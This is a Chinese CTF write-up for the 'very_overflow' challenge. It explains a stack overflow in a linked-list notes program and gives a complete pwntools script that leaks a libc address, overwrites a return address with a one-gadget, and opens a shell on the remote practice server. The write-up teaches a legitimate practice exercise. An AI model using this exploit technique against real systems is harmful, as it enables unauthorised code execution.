very_overflow的wp

niexinming / 2017-12-05 20:12:29 / 浏览数 2335 安全技术 CTF 顶(0) 踩(0)

---


https://hackme.inndy.tw/scoreboard/ 题目很有趣，我做了very_overflow这个题目感觉还不错，我把wp分享出来，方便大家学习
very_overflow的题目要求是：

```
nc hackme.inndy.tw 7705

Source Code:
https://hackme.inndy.tw/static/very_overflow.c
```

程序的源码给了，这个程序的用处就是在栈中创建一个链表，链表中记录的输入数据，可以看到这个链表可以无限循环下去，这样就会造成栈溢出
先运行一下程序看一下这个程序干了啥：

```
h11p@ubuntu:~/hackme$ ./very_overflow
Hello, Welcome to Very Overflow Notes System
1) add note
2) edit note
3) show note
4) dump notes
5) exit
Your action: 1
Input your note: 1
Ok! Your note id is 0
1) add note
2) edit note
3) show note
4) dump notes
5) exit
Your action: 1
Input your note: 1
Ok! Your note id is 1
1) add note
2) edit note
3) show note
4) dump notes
5) exit
Your action: 1
Input your note: 1
Ok! Your note id is 2
1) add note
2) edit note
3) show note
4) dump notes
5) exit
Your action: 3
Which note to show: 1
Note id  : 1
Next note: 0xff96045a
Note data: 1

---------------
1) add note
2) edit note
3) show note
4) dump notes
5) exit
Your action: 4
Note id  : 0
Next note: 0xff960453
Note data: 1

---------------

Note id  : 1
Next note: 0xff96045a
Note data: 1

---------------

Note id  : 2
Next note: 0xff960461
Note data: 1

---------------

1) add note
```

可以看到这个程序可以输出下一个链表的地址
再看看程序开启了哪些保护:



看到这个程序开了栈不可执行，因为这个程序可以泄露栈的地址，所以可以用http://blog.csdn.net/niexinming/article/details/78666941提到的MAGIC方法去做这个题目

这个程序的难点是泄露__libc_start_main的地址，这个程序NOTE的结构是：


```
struct NOTE {
   struct NOTE* next;
   char         data[128];
};
```

如果想show某个节点的时候，程序会先顺着next指针一直往下找，直到找到某个节点或者节点指针为空，而下个指针的地址为libc_start_main，那么就会泄露这个指针，暴
所以我都exp是

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'niexinming'

from pwn import *
import time
context(terminal = ['gnome-terminal', '-x', 'sh', '-c'], arch = 'i386', os = 'linux', log_level = 'debug')

localMAGIC = 0x0003AC69      #locallibc
remoteMAGIC = 0x0003AC49      #remotelibc

def debug(addr = '0x0804895D'):
   raw_input('debug:')
   gdb.attach(io, "directory /home/h11p/hackme/\nb *" + addr)

def base_addr(prog_addr,offset):
   return eval(prog_addr)-offset

elf = ELF('/home/h11p/hackme/very_overflow')

#io = process('/home/h11p/hackme/very_overflow')

io = remote('hackme.inndy.tw', 7705)



debug()
for i in xrange(0,133):
   #time.sleep(2)
   io.recvuntil('Your action:')
   io.sendline("1")
   io.recvuntil("Input your note:")
   io.sendline('A' * 0x79)
io.recvuntil('Your action:')
io.sendline("1")
io.recvuntil("Input your note:")
io.sendline('c' * 0x2f)
io.recvuntil('Your action:')
io.sendline("3")
io.recvuntil('Which note to show:')
io.sendline('134')
io.recv()
io.sendline("2")
libc_start_main = io.recv().splitlines()[1]
libc_module=base_addr(libc_start_main[11:],0x18637)
#MAGIC_addr=libc_module+localMAGIC
MAGIC_addr=libc_module+remoteMAGIC
print "MAGIC_addr:"+hex(MAGIC_addr)
io.sendline('133')
```

```
io.recvuntil('Your new data:')
payload = 'a'*10+'b'*7+p32(MAGIC_addr)+'c'*9+'d'*10+'e'*7
io.sendline(payload)
io.recvuntil('Your action:')
io.sendline("5")
io.interactive()
io.close()
```

效果是：



注意：打远程服务器的时候会出现偶尔断掉的情况，要多打几次才行

very_overflow.zip (0.005 MB) 下载附件

上一篇：安全工具系列 -- Burpsui... 下一篇：求问这个PHP Post的问题

1. 0 条回复

- 动动手指，沙发就是你的了！